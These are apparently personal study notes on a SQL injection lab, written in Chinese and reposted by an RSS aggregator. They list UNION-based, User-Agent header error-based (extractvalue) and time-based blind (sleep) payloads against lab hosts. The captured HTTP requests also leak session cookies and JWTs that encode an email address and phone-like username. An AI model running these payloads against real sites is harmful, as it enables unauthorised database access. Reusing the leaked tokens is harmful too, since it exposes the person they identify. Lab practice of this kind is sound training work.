
http://113.45.183.x:45962/get.php?id=1'order by 4--+ 字段数为3
http://113.45.183.x:45962/get.php?id=0'union select 1,2,3--+
http://113.45.183.x:45962/get.php?id=0'union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()%23
http://113.45.183.x:45962/get.php?id=0'union select 1,2,group_count(column_name) from information_schema.columns where table_schema=database()%23 报错:检查发现函数名又写错了!!!fuck🤬
http://113.45.183.x:45962/get.php?id=0'union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database()%23

’order by 3 # 字段数2

'union select 1,database()#

'union select 1,group_concat(column_name) from information_schema.columns where table_schema=database()#


代理抓包并修改UA头
payload:' or extractvalue(1,concat(0x7e,(select database()))),1,1)# ((20240822112324-78jwsfh "extractvalue() 函数主要用于从XML文档中提取数据。"))
POST /ua.php HTTP/1.1
Host: 113.45.183.x:38544
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://113.45.183.4:38544
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://113.45.183.4:38544/ua.php
Cookie: vue_admin_template_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyMSwidXNlcm5hbWUiOiIxODc2MDg3NzIwOCIsImV4cCI6MTcyNTM0NDg3NiwiZW1haWwiOiJ5b3V6ZTI3QG91dGxvb2suY29tIn0.9mB9wZ9k4CA77RGqWxPtpWgF8LVFfmUGP68teio7ul4; JSESSIONID=7d026acd-57a2-4b07-860a-ce628120e112; PHPSESSID=lb61ndu0b64v6tieh37r233947
Upgrade-Insecure-Requests: 1
Priority: u=0, i

uname=a&passwd=a&submit=Submit
POST /ua.php HTTP/1.1
Host: 192.168.100.40:18464
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0' or extractvalue(1,concat(0x7e,(select database()))),1,1)#
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://192.168.100.40:18464
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://192.168.100.40:18464/ua.php
Cookie: vue_admin_template_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyMywidXNlcm5hbWUiOiJ6aGFuZ3lvdXplIiwiZXhwIjoxNzI1MzY1MDExLCJlbWFpbCI6InpoYW5neW91emUifQ.7jK0DTiWdUk_3Ys_EhZ_RrMPG1qyyAlphkv4wruHQtY
Upgrade-Insecure-Requests: 1
Priority: u=0, i
uname=admin&passwd=admin&submit=Submit
http://192.168.100.40:18464/time.php?id=1' and sleep(5)%23 发现可以使用sleep()
http://192.168.100.40:18464/time.php?id=1' and if(length(database())=8,sleep(5),1)%20%23 确定数据库名长度为8
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。